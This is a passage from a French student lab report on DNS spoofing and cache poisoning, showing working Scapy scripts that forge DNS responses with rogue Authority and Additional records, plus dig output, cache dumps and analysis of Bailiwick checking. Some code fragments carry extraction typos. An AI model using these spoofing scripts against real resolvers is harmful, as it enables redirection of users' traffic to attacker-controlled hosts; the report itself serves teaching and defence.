    aa=1, rd=0, qr=1,
    qdcount=1,
    ancount=1,
    nscount=2,
    arcount=0,
    an=Anssec,
    ns=NSsec1/NSsec2
)

spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)
print("Paquet spoofé envoyé !")

pkt = sniff(
    filter='udp and dst port 53',
    prn=spoof_dns
)

```

FIGURE 2.25 – Dig montrant les deux entrees dans la section Authority de la reponse



```

mahmoud@VM:~$ sudo python3 task8.py
.
Sent 1 packets.
Paquet spoofé envoyé !
.
Sent 1 packets.
Paquet spoofé envoyé !

```

FIGURE 2.26 – Dump du cache – example.net NS presente, google.com absente

```
mahmoud@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11042
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.99.46.220

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
google.com.                    259200  IN      NS      attacker32.com.

;; Query time: 138 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:47:21 EDT 2026
;; MSG SIZE rcvd: 141
```

FIGURE 2.27 – Verification google.com absent du cache DNS

```
mahmoud@VM:~$ sudo rndc dumpdb -cache
mahmoud@VM:~$ sudo cat /var/cache/bind/dump.db | grep -E "example.net|google"
example.net.                259172  IN      NS      attacker32.com.
www.example.net.            259172  A      10.99.46.220
```

FIGURE 2.28 – Dig vers www.google.com – requete vers le vrai serveur, pas attacker32

10.99.46.189	10.99.46.51	DNS	85 Standard query 0x74a9 A www.google.com OPT
10.99.46.189	10.99.46.176	DNS	85 Standard query 0xb560 A www.google.com OPT
10.99.46.51	10.99.46.189	DNS	461 Standard query response 0x74a9 A www.google.com A 142.251.150.119 A 142.251.150.119

FIGURE 2.29 – Wireshark – requete google.com non detournee, Bailiwick Checking efficace

```

mahmoud@VM:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29865
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                300     IN      A      142.251.150.119
www.google.com.                300     IN      A      142.251.152.119
www.google.com.                300     IN      A      142.251.157.119
www.google.com.                300     IN      A      142.251.156.119
www.google.com.                300     IN      A      142.251.155.119
www.google.com.                300     IN      A      142.251.151.119
www.google.com.                300     IN      A      142.251.153.119
www.google.com.                300     IN      A      142.251.154.119

;; AUTHORITY SECTION:
google.com.                    172799  IN      NS      ns3.google.com.
google.com.                    172799  IN      NS      ns4.google.com.
google.com.                    172799  IN      NS      ns2.google.com.
google.com.                    172799  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.                172799  IN      A      216.239.32.10
ns1.google.com.                172799  IN      AAAA   2001:4860:4802:32::a
ns2.google.com.                172799  IN      A      216.239.34.10
ns2.google.com.                172799  IN      AAAA   2001:4860:4802:34::a
ns3.google.com.                172799  IN      A      216.239.36.10
ns3.google.com.                172799  IN      AAAA   2001:4860:4802:36::a
ns4.google.com.                172799  IN      A      216.239.38.10
ns4.google.com.                172799  IN      AAAA   2001:4860:4802:38::a

;; Query time: 1056 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Sun Mar 15 23:53:42 EDT 2026

```

FIGURE 2.30 – Confirmation finale – seul example.net est empoisonne, google.com protege

2.5.6 Interpretation

Les resultats confirment le fonctionnement du Bailiwick Checking. Bien que la reponse forgee contienne deux entrees NS, le serveur DNS BIND 9 n'accepte dans son cache que l'entree `example.net IN NS attacker32.com`, car elle est dans le domaine de la requete originale. L'entree `google.com IN NS attacker32.com` est rejetee car `google.com` est hors du perimetre de la requete concernant `example.net`. Cette protection empeche qu'une seule attaque sur un domaine mineur puisse compromettre un domaine important comme `google.com`.

2.6 Tache 9 : Cibler la Section Additional

2.6.1 Objectif

Tenter d'injecter de fausses entrees dans la section Additional d'une reponse DNS, qui sert normalement a fournir les adresses IP des nameservers mentionnes dans la section Authority. On cherche a determiner quelles entrees sont acceptees par le cache et lesquelles sont rejetees.

2.6.2 Contenu injecte

```
1 ;; AUTHORITY SECTION:
2 example.net.      259200  IN   NS   attacker32.com.
3 example.net.      259200  IN   NS   ns.example.net.
4
5 ;; ADDITIONAL SECTION:
6 attacker32.com.   259200  IN   A    1.2.3.4      (entree 1 -- liee
   au NS)
7 ns.example.net.   259200  IN   A    5.6.7.8      (entree 2 -- liee
   au NS)
8 www.facebook.com. 259200  IN   A    3.4.5.6      (entree 3 -- hors
   domaine)
```

2.6.3 Script Scapy

```
1 #!/usr/bin/python
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode
6         ()):
7         IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
8         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
9         Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
10                        ttl=259200, rdata='10.99.46.220')
11         NSsec1 = DNSRR(rrname='example.net', type='NS',
12                        ttl=259200, rdata='attacker32.com')
13         NSsec2 = DNSRR(rrname='example.net', type='NS',
14                        ttl=259200, rdata='ns.example.net')
15         Addsec1 = DNSRR(rrname='attacker32.com', type='A',
16                        ttl=259200, rdata='1.2.3.4')
17         Addsec2 = DNSRR(rrname='ns.example.net', type='A',
```

```

17         ttl=259200, rdata='5.6.7.8')
18     Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
19                    ttl=259200, rdata='3.4.5.6')
20     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
21                 aa=1, rd=0, qr=1,
22                 qdcount=1, ancourt=1, nscount=2, arcount=3,
23                 an=Anssec, ns=NSsec1/NSsec2,
24                 ar=Addsec1/Addsec2/Addsec3)
25     send(IPpkt/UDPpkt/DNSpkt)
26     print("Paquet spoof envoy !")
27
28 sniff(filter='udp and dst port 53', prn=spoof_dns)

```

2.6.4 Captures d'écran




FIGURE 2.31 – Script task9.py avec les trois sections Answer, Authority et Additional

```

#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname.decode()):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(
            rrname=pkt[DNS].qd.qname,
            type='A',
            ttl=259200,
            rdata='10.99.46.220'
        )

        NSsec1 = DNSRR(
            rrname='example.net',
            type='NS',
            ttl=259200,
            rdata='attacker32.com'
        )
        NSsec2 = DNSRR(
            rrname='example.net',
            type='NS',
            ttl=259200,
            rdata='ns.example.net'
        )

```

FIGURE 2.32 – Lancement du script sur la machine attaquante

```
Addsec1 = DNSRR(  
    rrname='attacker32.com',  
    type='A',  
    ttl=259200,  
    rdata='1.2.3.4'  
)  
  
Addsec2 = DNSRR(  
    rrname='ns.example.net',  
    type='A',  
    ttl=259200,  
    rdata='5.6.7.8'  
)  
  
Addsec3 = DNSRR(  
    rrname='www.facebook.com',  
    type='A',  
    ttl=259200,  
    rdata='3.4.5.6'  
)  
  
DNSpkt = DNS(  
    id=pkt[DNS].id,  
    qd=pkt[DNS].qd,  
    aa=1, rd=0, qr=1,  
    qdcount=1,  
    ancourt=1,  
    nscourt=2,
```

FIGURE 2.33 – Dig – reponse complete avec les trois sections visibles

```
Addsec3 = DNSRR(  
    rname='www.facebook.com',  
    type='A',  
    ttl=259200,  
    rdata='3.4.5.6'  
)  
  
DNSpkt = DNS(  
    id=pkt[DNS].id,  
    qd=pkt[DNS].qd,  
    aa=1, rd=0, qr=1,  
    qdcount=1,  
    ancount=1,  
    nscount=2,  
    arcount=3,  
    an=Anssec,  
    ns=NSsec1/NSsec2,  
    ar=Addsec1/Addsec2/Addsec3  
)  
  
spoofpkt = IPpkt/UDPpkt/DNSpkt  
send(spoofpkt)  
print("Paquet spoofé envoyé !")  
  
pkt = sniff(  
    filter='udp and dst port 53',  
    prn=spoof_dns  
)
```

FIGURE 2.34 – Section Additional dans la reponse dig – les trois entrees presentes

```

mahmoud@VM:~$ sudo python3 task9.py
.
Sent 1 packets.
Paquet spoofé envoyé !
.
Sent 1 packets.
Paquet spoofé envoyé !
.
Sent 1 packets.
Paquet spoofé envoyé !

```

FIGURE 2.35 – Dump du cache DNS – attacker32.com et ns.example.net caches

```

mahmoud@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 33194
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.99.46.220

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      attacker32.com.
example.net.                    259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.                 259200  IN      A      1.2.3.4
ns.example.net.                 259200  IN      A      5.6.7.8
www.facebook.com.               259200  IN      A      3.4.5.6

;; Query time: 105 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Mon Mar 16 00:02:14 EDT 2026
;; MSG SIZE rcvd: 234

```

FIGURE 2.36 – Verification – www.facebook.com absent du cache DNS

```

mahmoud@VM:~$ sudo rndc dumpdb -cache
mahmoud@VM:~$ sudo cat /var/cache/bind/dump.db | grep -E "attacker32|example.net|facebook"
example.net.                259172  NS      ns.example.net.
                           259172  NS      attacker32.com.
ns.example.net.             259172  A      5.6.7.8
www.example.net.            259172  A      10.99.46.220
mahmoud@VM:~$

```

FIGURE 2.37 – Dig vers www.facebook.com – requete vers le vrai serveur Facebook

```

mahmoud@VM:~$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10400
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.                IN      A

;; ANSWER SECTION:
www.facebook.com.                 3600    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com.      60      IN      A       157.240.196.35

;; AUTHORITY SECTION:
facebook.com.                     172799  IN      NS      c.ns.facebook.com.
facebook.com.                     172799  IN      NS      d.ns.facebook.com.
facebook.com.                     172799  IN      NS      b.ns.facebook.com.
facebook.com.                     172799  IN      NS      a.ns.facebook.com.

;; ADDITIONAL SECTION:
a.ns.facebook.com.                172799  IN      A       129.134.30.12
a.ns.facebook.com.                172799  IN      AAAA    2a03:2880:f0fc:c:face:b00c:0:35
b.ns.facebook.com.                172799  IN      A       129.134.31.12
b.ns.facebook.com.                172799  IN      AAAA    2a03:2880:f0fd:c:face:b00c:0:35
c.ns.facebook.com.                172799  IN      A       185.89.218.12
c.ns.facebook.com.                172799  IN      AAAA    2a03:2880:f1fc:c:face:b00c:0:35
d.ns.facebook.com.                172799  IN      A       185.89.219.12
d.ns.facebook.com.                172799  IN      AAAA    2a03:2880:f1fd:c:face:b00c:0:35

;; Query time: 811 msec
;; SERVER: 10.99.46.51#53(10.99.46.51)
;; WHEN: Mon Mar 16 00:05:58 EDT 2026
;; MSG SIZE rcvd: 333

```

FIGURE 2.38 – Wireshark – requete facebook non interceptee par l’attaquant

Source	Destination	Protocol	Length	Info
10.99.46.189	10.99.46.51	DNS	87	Standard query 0x28a0 A www.facebook.com OPT
10.99.46.51	10.99.46.189	DNS	375	Standard query response 0x28a0 A www.facebook.com CNAME star-mini.c1

FIGURE 2.39 – Bilan final du cache – entrees acceptees et refusees

2.6.5 Analyse des resultats

Entree	Lien avec NS	Cachee ?	Raison
attacker32.com A 1.2.3.4	Oui (NS dans Authority)	Oui	Dans le domaine
ns.example.net A 5.6.7.8	Oui (NS dans Authority)	Oui	Sous-domaine example.net
www.facebook.com A 3.4.5.6	Non	Non	Bailiwick Checking

2.6.6 Interpretation

Les resultats de cette tache mettent en evidence le comportement selectif du serveur DNS face aux enregistrements de la section Additional. Les entrees directement liees aux nameservers declares dans la section Authority sont acceptees et cachees, car elles sont necessaires au fonctionnement de la resolution DNS. En revanche, l’entree concernant `www.facebook.com` est complètement ignoree par le serveur DNS, car elle

est hors du domaine de la requete originale. Le mecanisme de Bailiwick Checking joue ici un role de protection essentiel, limitant considerablement la portee des attaques par empoisonnement du cache.

Conclusion

Ce travail pratique a permis d'explorer de maniere approfondie les vulnerabilites du protocole DNS et les methodes utilisees par les attaquants pour exploiter ces failles dans un environnement local.

Les principales conclusions tirees de chaque tache sont les suivantes :

La **tache 1** a demontre l'importance de la configuration persistante du resolver DNS et la necessite de comprendre les mecanismes DHCP qui peuvent ecraser les configurations manuelles.

La **tache 2** a illustre le role fondamental du cache DNS dans l'optimisation des performances reseau, tout en revelant que ce meme cache constitue une surface d'attaque privilegiee.

La **tache 3** a permis de comprendre la structure d'une zone DNS, les differents types d'enregistrements (A, NS, MX, PTR, SOA) et le concept d'autorite sur un domaine.

La **tache 4** a montre la simplicite d'une attaque locale par modification du fichier hosts, tout en soulignant sa limitation principale : la necessite d'un acces root prealable a la machine victime.

La **tache 5** a illustre la puissance du spoofing DNS sur un reseau local, ou la position privilegiee de l'attaquant lui permet d'intercepter et de contrefaire des reponses DNS.

La **tache 6** a presente l'attaque par empoisonnement du cache comme une evolution majeure du spoofing direct, offrant un effet durable et affectant l'ensemble des utilisateurs du serveur DNS compromis.

Les **taches 7 et 8** ont demontre que la manipulation de la section Authority permet de prendre le controle de tout un domaine en une seule attaque, tout en revelant que le mecanisme de Bailiwick Checking protege efficacement les domaines non lies a la requete.

La **tache 9** a complete l'analyse en explorant la section Additional et en confirmant le role du Bailiwick Checking comme protection fondamentale contre les tentatives d'empoisonnement de domaines etrangers.

En synthese, la securite du DNS repose sur plusieurs mecanismes complementaires : le Bailiwick Checking, DNSSEC (desactive dans ce TP pour les besoins pedagogiques), et des architectures reseau isolant les serveurs DNS. La connaissance de ces attaques est indispensable pour tout professionnel de la securite reseau afin de concevoir des defenses efficaces.